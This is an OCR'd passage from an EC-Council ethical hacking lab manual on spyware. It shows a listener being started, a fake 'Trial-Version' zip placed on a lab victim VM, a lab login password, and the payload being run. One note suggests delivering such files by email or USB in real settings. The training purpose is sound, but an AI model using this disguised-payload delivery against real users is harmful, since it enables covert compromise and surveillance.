**Desktop**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A command prompt window appears, press any key to start the listener.




18. After pressing any key, the tool starts listening.



19. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.


    Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

20. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and paste the copied file.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Switch to **Windows Server 2022** virtual machine. By default, **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa$$w0rd** in the Password field and press **Enter** to login.




22. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.

    Note: Here, we are copying the malicious file and running it as a victim.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


23. Right-click on **Trial-Version.zip** file and click on **Extract Here**.



24. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.

